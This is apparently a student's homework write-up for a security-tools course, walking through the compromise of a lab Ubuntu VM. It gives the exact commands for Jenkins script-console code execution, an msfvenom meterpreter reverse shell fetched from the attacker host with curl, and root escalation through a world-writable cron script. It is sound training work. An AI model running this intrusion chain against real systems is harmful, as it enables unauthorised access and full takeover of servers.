# ENPM685 – Security Tools for Information Security

## Section: 0101

## Homework – 3

Name: Syed Mohammad Ibrahim

UID: *iamibi*

UID Number: 118428369

Email – [*iamibi@umd.edu*](mailto:iamibi@umd.edu)

# Final Output



# Walkthrough

1. I booted up the Kali and Ubuntu VMs. The Kali VM IP Address was 192.168.81.130 and the Ubuntu 20.04 VM IP Address was 192.168.81.131
2. I ran the NMap command from the Kali VM to check the open ports on the Ubuntu VM. The output was

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

4505/tcp open zmtp ZeroMQ ZMTP 2.0

4506/tcp open zmtp ZeroMQ ZMTP 2.0

8000/tcp open ssl/http CherryPy wsgiserver

8080/tcp open http Jetty 9.4.43.v20210629

8089/tcp open ssl/http Splunkd httpd

8191/tcp open limnerpressure?

9000/tcp open http Splunkd httpd

1 service unrecognized despite returning data

1. Port 8080 was interesting as it was using Jenkins. Going on the web browser and executing <http://192.168.81.131:8080> opened the Jenkins page. Jenkins allows shell commands to be executed on the host system it is running on using Gherkin scripts. I accessed the scripts page which had this ability by going to <http://192.168.81.131:8080/script>. I executed the “id” command to verify whether it was working or not. The command was **println new ProcessBuilder("id").redirectErrorStream(true).start().text**. It gave the output on screen as Jenkins User.
2. For a getting in the Ubuntu system, we need a meterpreter/shell to execute our own commands. To achieve that, I used msfvenom to generate an executable reverse TCP payload using the command **msfvenom -p linux/x64/meterpreter/reverse\_tcp -f elf LHOST=192.168.81.130 LPORT=4444 > payload.elf**. This generated an ELF file named “payload.elf” locally.
3. Next task was to send this payload file to the victim machine. For that, I ran a simple http server in the directory where the payload was present using python 3 command **python3 -m http.server**. This allowed my local directory to act as root for accessing files present there. On Jenkins script, I executed the command **println new ProcessBuilder("curl", "http://192.168.81.130:8000/payload.elf", "--output", "/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which in turn downloaded the payload.elf file in the victim’s system at location /tmp.

Graphical user interface, text, application

Description automatically generated

1. The file is currently not executable as Ubuntu permissions are not set correctly for the file. Thus, I execute the command **println new ProcessBuilder("chmod", "+x", "/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which added the execute permission to the payload.elf file.
2. Before executing the payload file, I needed to run the reverse TCP handler which will be listening at port 4444 of the Kali VM. To do that, I ran the Metasploit framework and executed the following commands

**> use exploit/multi/handler**

**> set payload linux/x64/meterpreter/reverse\_tcp**

**> set LHOST 192.168.81.130**

**> exploit**

1. This initialized the handler and was waiting for receiving a TCP signal from the victim’s machine. I executed the command **println new ProcessBuilder("/tmp/payload.elf").redirectErrorStream(true).start().text** on Jenkins script window which made the Jenkins browser window go into loading mode and on the Metasploit terminal I got the meterpreter.

Graphical user interface, text, application

Description automatically generated

A screenshot of a computer

Description automatically generated

1. I used the **shell** meterpreter command to spawn a shell on the victim machine. Running the **id** command showed that I was a Jenkins user. There were three users present in /home directory. Namely **admin**, **brute** and **enpm685**. I didn’t had password for either of them.

Graphical user interface, text


Description automatically generated

1. Going over few of the other files and directories, I found that there is a file called **crontab** which was running a file with root privileges. The file was **dosomething.sh**. Going over the contents of the file, it was performing a sleep operation of 10 seconds and it had a comment saying **still setting this up. – admin**. I checked the permission of this file and anyone on the system can read, write or execute the file.

Text

Description automatically generated

1. To gain privileges, I will use this file in complementary with another exploit. I wrote a C program which sets the current user’s UID and GID to 0, which is of root user and starts up the shell. The program is written and compiled on the Kali VM for x86\_64 machine. The program name is **exploit\_root.c**.



1. To transfer the binary file exploit\_root to the victim’s machine, I used the same steps I did for transferring **payload.elf** at location /tmp on the victim machine. However, making it executable will not help us in getting the root privileges as a root user must perform that action.

Text

Description automatically generated

Graphical user interface, text, application

Description automatically generated

Graphical user interface, text, application

Description automatically generated

1. Making the file root user owned and executable, I had to execute the command **chown root:root /tmp/exploit\_root; chmod u+s /tmp/exploit\_root**. Adding this line to the dosomething.sh file will do the trick. So I executed the command **echo “chown root:root /tmp/exploit\_root; chmod u+s /tmp/exploit\_root” >> /usr/local/etc/dosomething.sh**. This appended the command at the end of the file.

Text

Description automatically generated

1. Checking the permissions of the file now showed it as executable and root user owned. Executing the binary file escalated the Jenkins user privileges to a root user.

Text

Description automatically generated